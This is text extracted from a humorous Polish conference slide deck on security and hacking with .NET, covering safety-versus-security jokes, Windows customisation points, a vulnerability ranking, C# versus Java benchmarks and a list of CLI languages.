

OCENA RYZYKA

PN-N-18002:2011

Ciężkość następstw (jak mogą być poważne) zagrożeń

Prawdopodobieństwo
wystąpienia możliwych
następstw zagrożeń

MAŁA

ŚREDNIA

DUŻA

MAŁE

MAŁE

MAŁE

ŚREDNIE

ŚREDNIE

MAŁE

ŚREDNIE

DUŻE

DUŻE

ŚREDNIE

DUŻE


DUŻE

DUŻE

ŚREDNIE

DUŻE

DUŻE



TEN WSTĘP NIE MIAŁ Z TĄ PREZENTACJĄ
NIC WSPÓLNEGO

RRRR



Zaraz będzie ciemno...

...ZAMKNIJ SIĘ...!!!

TANIEC Z CAŁYM CIAŁEM W GIPSIE,


CZYLI HAKIEROWANIE Z POZIOMU .NETA

ANGELIKA PIĄTKOWSKA

Studentka
informatyki na UZ
(tak, wróciłam na
studia)

Hoduję mrówki;)

Szlajam się po
kanałach
(szczególnie
#listekklonu)



Podyplomówka z
BHP

Kiedyś robiłam
Security BSides w
Polsce

Software
developer
(Gemotial)

NIE, NIE ŻARTUJĘ Z TYMI MRÓWKAMI



NO TO MOŻE NAJPIERW TYTUŁ

Taniec

Bezpieczeństwo

.NET

Hakowanie

NO TO MOŻE NAJPIERW TYTUŁ

Taniec

Bezpieczeństwo

.NET

Hakowanie

ZACZNIJMY OD TAŃCA

Tak, są systemy operacyjne na tym świecie poza UNIXem. Ale są udostępniane w kodzie binarnym - nie możesz poczytać kodu i nie możesz go zmienić. Próbowanie nauki hackerstwa w DOSie, Windows lub pod MacOS jest jak nauka tańca z gipsem na całym ciele.

Eric S. Raymond- „Jak zostać hackerem”

twórca Jargon File chyba nie może się mylić ☺



Uniwersytet Zielonogórski

Wydział Mechaniczny

(nazwa jednostki organizacyjnej prowadzącej studia)

ŚWIADECTWO

UKOŃCZENIA STUDIÓW PODYPLOMOWYCH

Wydane w Rzeczypospolitej Polskiej

Angelika Piątkowska

Pan(i)

urodzony(a) 09-01-1990 r. w Kostrzynie nad Odrą

ukończy(a) w roku 2016 trzy..... - semestralne studia podyplomowe
(liczba semestrów)

Bezpieczeństwo i Higiena Pracy

(nazwa studiów)

z wynikiem *bardzo dobrym*

ZACZNIJMY OD TAŃCA


- Tańczyć nie potrafię, hakierować też nie, ale kto by się tym przejmował
- Z bezpieczeństwa, to ja tylko BHP😊
- Ok, to wróćmy do analizy cytatu

WADY SYSTEMÓW UDOSTĘPNIANYCH W BINARCE: NIE MOŻESZ

PRZECZYTAĆ KODU



ZMODYFIKOWAĆ KODU



Źródło 1. <https://www.hanselman.com/blog/GivenILikeReadingSourceCodeByTheFireWithMySmokingJacketAndBrandySnifterAListOfBooks.aspx>

Źródło 2. <https://www.wikihow.com/Start-Learning-Computer-Programming>




KIEDY WYSTARCZY CI SAMA MOŻLIWOŚĆ
„PACZENIA”

CO SIĘ GAPISZ





JAK JA SIĘ GAPIĘ?

Memy.pl



O...rly



KTO OSTATNIO PRZECZYTAŁ KOMPLETNE ŹRÓDŁA

Interesujący fragment

Cały moduł

I jego zależności

Całą bibliotekę

Cały program

Wszystkie
programy

Cały
OS

Z ostatniego
pusha

Z ostatniego
releasa


Z aktualnie
używanego releasa

Z ostatniego miesiąca, roku

KIEDYKOLWIEK



A KTO Z WAS PRZECZYTAŁ W OSTATNIM
TYGODNIU/MIESIĄCU/ROKU KSIĄŻKĘ?
1. TECHNICZNĄ 2. FABULARNĄ



HAKERZY JUŻ WOLĄ POCZYTAĆ KSIĄŻKĘ FABULARNĄ NIŻ KOMPLETNY SOURCECODE KAŻDEJ WERSJI KAŻDEJ BIBLIOTEKI JAKIEJ UŻYWAJĄ, A CO DOPIERO MYŚLEĆ O SYSTEMIE OPERACYJNYM!

Modyfikacje się oczywiście zdarzają ale coraz rzadziej – bo wiele rzeczy już zostało napisanych

„Twórcze umysły są wartościowym, rzadkim surowcem. Nie powinny być marnotrawione na powtórne wynajdowanie koła jeśli jest tyle fascynujących problemów czekających na rozwiązanie.” - Eric S. Raymond

- Z drugiej strony: „Nie ma? To se napisz”
- Jeżeli poświęcimy 100% na czytanie kodu- nie starczy go nam na jego napisanie/psucie/modyfikowanie
- Przy obecnej ilości kodu otwartoźródłowego bardzo łatwo przeoczyć coś co dodały mafie służby i loże, albo żli kolędzy po fachu



Gapie na miejscu

nie licz na ich pomoc.... oni tylko szukają sensacji



ABY ZMODYFIKOWAĆ DZIAŁANIE OS NIEPOTRZEBNY JEST KOD ŹRÓDŁOWY SYSTEMU!

Biblioteki (GAC?)

Powłoki systemowe (sharpshell?)

Usługi systemowe (services.msc)

Sterowniki (kernel mode!)

WMI

Rejestr systemowy

Wrappery (cmd, com, native)

Api

Zabawy z debuggerem

Sysinternals;

Zajmiemy się tym
jak już przejdziemy do mięcha



NO TO MOŻE NAJPIERW TYTUŁ

Taniec

Bezpieczeństwo

.NET

Hakowanie

CO TO JEST BEZPIECZEŃSTWO?

- Bezpieczeństwo jest stanem braku zagrożenia (gdzie zagrożenie to brak bezpieczeństwa)
- Angole to sobie dzielą na safety (poczucie bezpieczeństwa) i security (ochrona przed zagrożeniem)
- Słowu security bliżej do polskiego ochrona (acz mają jeszcze protection...) , więc czemu mówię do specjalistów OD BEZPIECZEŃSTWA?

CZŁOWIEK OD BEZPIECZEŃSTWA - BARDZIEJ SAFETY (BHPowiec)



CZŁOWIEK OD BEZPIECZEŃSTWA - BARDZIEJ SECURITY (OCHRONIARZ)



CZŁOWIEK OD BEZPIECZEŃSTWA- BARDZIEJ E-SECURITY (E-OCHRONIARZ)



OCHRONIARZ CZYLI PAN CIEĆ :P



Cieć

Praca w systemie 24h/72h i ma weekend co trzy dni

www.demotywatory.pl

MAM NADZIEJĘ, ŻE JUŻ WIECIE SKĄD E-CIEĆ:P

- Acz cieć to raczej ochroniarz bez broni, a e-ochroniarze są uzbrojeni w komputry i broń na nich.





A TO JEST PROSĘ PAŃSTWA BEZPIECZNIK

Urzędzenie elektryczne

Chroni przed przeciążeniami

Może uratować życie i mienie

**Pali się by nie spaliło się wszystko
(bierze damage na siebie)**

A TO JEST NIEBEZPIECZNIK:P



- Kiedy wyrzucimy topik i powierzymy bezpieczeństwo jakiemuś rurkowi czy innemu drucikowi – bezpiecznik zmieni się w niebezpiecznik
- Prąd płynie, ale przeciążenie sieci może doprowadzić do tragedii (a tu cloudflare nie pomoże)
- **NIE WYMIENIAJ TOPIKA SAMODZIELNIE** (chyba że wiesz co robisz)

INNYMI SŁOWY



NO TO MOŻE NAJPIERW TYTUŁ

Taniec

Bezpieczeństwo

.NET

Hakowanie

DOT NOT? DOT NIET? WTF?

- M\$ - co nie oznacza że nie ma community 😊
- by żyło się lepiej wszystkim developerom ... windowsa 😊
- Czasy się zmieniają, piekło zamarza (.net core!)
- Wybrałem, bo wszyscy na studiach preferowali java, który się na uczelni przejadłam
- Msdn – manual na sterydach, channel9, dotnetomaniak
- <http://docs.microsoft.com/> - następca drożdżówka

DOTNETOWCY MAJĄ NAWET WŁASNY WYKOP

The screenshot shows the homepage of the dotNETomaniak website. The header features a brain icon and the site's name. Navigation links include 'Strona główna', 'Kategorie', 'O dotNETomaniak', and 'Sklep z gadżetami'. A 'Dodaj artykuł' button and a link to 'Zobacz listę oczekujących artykułów' are also present. The main content area is titled 'Architektura' and displays three articles:

- [EN] Why deploying Akka.NET on IIS may be a bad idea**
Last week I blogged about the integration of Akka.NET and ASP.NET Core. Today I would like to discuss possible problems you may face if you decide to deploy this kind of application, and how
Podbij ↑ | 1 | rozwiń ↓
- CQRS i mikroserwisy: odczyt danych - Forever F[r]ame**
W poprzednim wpisie dosyć obszernie przedstawiłem ogólny koncept oraz implementację zapisu danych w aplikacji DShop, która opiera się na architekturze mikroserwisowej oraz wzorcu CQRS.
Podbij ↑ | 1 | rozwiń ↓
- Wzorzec adapter – cz. 2 adapter obiektu – programmer-girl**
Cześć druga artykułu o wzorcu projektowym adapter. Tym razem będzie mowa i adapterze obiektu.
Podbij ↑ | 1 | rozwiń ↓

On the right side, there are sections for 'Polecamy', 'Nadchodzące wydarzenia', and 'Najaktywniejsi'. The 'Nadchodzące wydarzenia' section lists events like 'październik GET.NET Gdańsk' on October 27th and 'listopad Dotnetos Conference Warszawa' on November 5th. The 'Najaktywniejsi' section shows top users: Paweł Łukasik (32 873,58) and macko (32 816,53).

DOT NOT? DOT NIET? WTF?

- IL – nie asm, ale też nie język wysokiego poziomu- Pośredni, jak sama nazwa wskazuje. Wszystkie języki są kompilowane do ila. Ila można spokojnie ngenem skompilować do natywnego, ale wcale nie jest szybciej niż interpretowanie go przez CLR
- Ma jakieś tam zarządzanie pamięcią

.NET



Bezpieczna



Szybka



Wielojęzykowa

RAPORT KASPERSKIEGO

Ranking przygotowany został na podstawie liczby wykrytych luk w komputerach chronionych przez oprogramowanie **Kaspersky**. Przedstawia on oprogramowanie wystawione na ryzyko ataku wraz z opisem potencjalnych konsekwencji:

1. Oracle Java: Denial of Service, dostęp do systemu, manipulacja danymi; 35%; Wysoce krytyczne;
2. Oracle Java: Dostęp do systemu, wykonywanie obcego kodu z uprawnieniami aktualnego użytkownika; 21,7%; Ekstremalnie krytyczny;
3. Adobe Flash Player: Dostęp do systemu, wykonywanie obcego kodu z uprawnieniami aktualnego użytkownika, dostęp do danych; 19%; Wysoce krytyczny;
4. Adobe Flash Player: Dostęp do systemu, wykonywanie obcego kodu z uprawnieniami aktualnego użytkownika, omijanie zabezpieczeń; 18,8%; Wysoce krytyczny.
5. Adobe Reader/Acrobat: Dostęp do systemu, wykonywanie obcego kodu z uprawnieniami aktualnego użytkownika; 14,7%; Ekstremalnie krytyczny;
6. Apple QuickTime: Dostęp do systemu, wykonywanie obcego kodu z uprawnieniami aktualnego użytkownika; 13,8%; Wysoce krytyczny;
7. Apple iTunes: Dostęp do systemu, wykonywanie obcego kodu z uprawnieniami aktualnego

SZYBKOŚĆ - PORÓWNANIE

<https://benchmarksgame-team.pages.debian.net/benchmarksgame/faster/csharp.html>

Hajs na azure musi się zgadzać😊

C# .NET Core versus Java fastest
programs

[vs C++](#) [vs F# .NET Core](#) [vs Java](#)

by faster benchmark performance

k-nucleotide

source	secs	mem	gz	cpu	cpu load
C# .NET Core	5.58	187,032	2574	18.81	70% 93% 81% 95%
Java	8.66	384,756	1812	26.91	69% 88% 81% 75%

spectral-norm

source	secs	mem	gz	cpu	cpu load
C# .NET Core	4.07	35,300	878	15.84	97% 98% 99% 97%
Java	4.41	35,028	950	16.79	96% 97% 98% 95%

binary-trees




source	secs	mem	gz	cpu	cpu load
C# .NET Core	7.81	804,268	810	26.27	91% 80% 83% 84%
Java	8.37	894,000	835	27.85	77% 85% 97% 77%

- **C#**: Most widely used CLI language [1], bearing similarities to Java, Object Pascal (Delphi) and C++. Implementations provided by .NET Framework and Mono.
- **C++/CLI**: A version of C++ including extensions for using Common Language Runtime (CLR) objects. Implementation provided only by .NET Framework by Microsoft.
- **ClojureCLR**: A native implementation of Clojure on the Common Language Runtime (CLR), the execution engine of Microsoft's .Net Framework.
- **Cobra**: A CLI language with static and dynamic typing, design by contract and built-in unit testing.
- **Component Pascal**: A CLI-compliant Oberon dialect. It is a strongly typed language in the heritage of Pascal and Modula-2 but with powerful features.
- **Eiffel**: Purely object-oriented language, focused on software quality, includes integrated design by contract and multiple inheritance. CLI compliant.
- **F#**: A multi-paradigm CLI language supporting functional programming and imperative object-oriented programming disciplines. Variant of ML by Microsoft officially targets both .NET and Mono.
- **F***: A dependently typed language based on F#.
- **Fantorn** - a language compiling to .NET and to the JVM [2]
- **IronPython**: An open-source CLI implementation of Python, built on the Dynamic Language Runtime (DLR).
- **IronScheme** - a R6RS-compliant Scheme implementation built on the DLR
- **JScript.NET**: A CLI implementation of ECMAScript version 3, compatible with JScript. Contains extensions for static typing. Deprecated in favor of F#.
- **L#**: A CLI implementation of Lisp.
- **Limnor Studio**: Is a general-purpose codeless and visual programming system. The aim is to enable users to create computer software without writing code.
- **Lisp#** Un-Armed Bear Common Lisp (IKVM.NET port from Java) [2]
- **Managed JScript**: A CLI implementation of JScript built on the Dynamic Language Runtime (DLR). Conforms to ECMAScript version 3.
- **Nemerle**: A multi-paradigm language similar to C#, OCaml and Lisp.
- **Oxygene**: An Object Pascal-based CLI language.
- **C#Prolog**: A CLI implementation of Prolog from [3]
- **Phalanger**: An implementation of PHP with extensions for ASP.NET.
- **Peachpie**: A spiritual successor of Phalanger. An open-source implementation of PHP with extensions for ASP.NET Core. [4]
- **Phrogram**: A custom CLI language for beginners and intermediate users produced by The Phrogram Company [5]
- **PowerBuilder**: Can target CLI since version 11.1.
- **Small Basic**: A BASIC-derived programming language created by Microsoft for teaching programming. Supported releases target .NET Framework and Mono.
- **Silverfrost FTN95**: An implementation of Fortran 95.
- **STARLIMS Scripting Language (SSL)**: A fully object-oriented BASIC like language implemented as server-side application language for the STARLIMS laboratory information management system.
- **Synergy DBL .NET**: an object oriented CLI compliant implementation of DBL and DIBOL produced by Synergex [6].
- **Team Developer**: SQLWindows Application Language (SAL) since Team Developer 6.0.
- **Visual Basic .NET (VB.NET)**: A redesigned dialect of Visual Basic. Implementations provided by .NET Framework and Mono.
- **Visual COBOL**: an enhanced version of COBOL ported to the .NET Framework and to the JVM, produced by Micro Focus. [6]
- **Visual RPG**: a supercharged version of RPG ported to .NET by ASNA [7]
- **Windows PowerShell**: An object-oriented command-line shell. PowerShell can dynamically load .NET assemblies that were written in any of the supported languages.

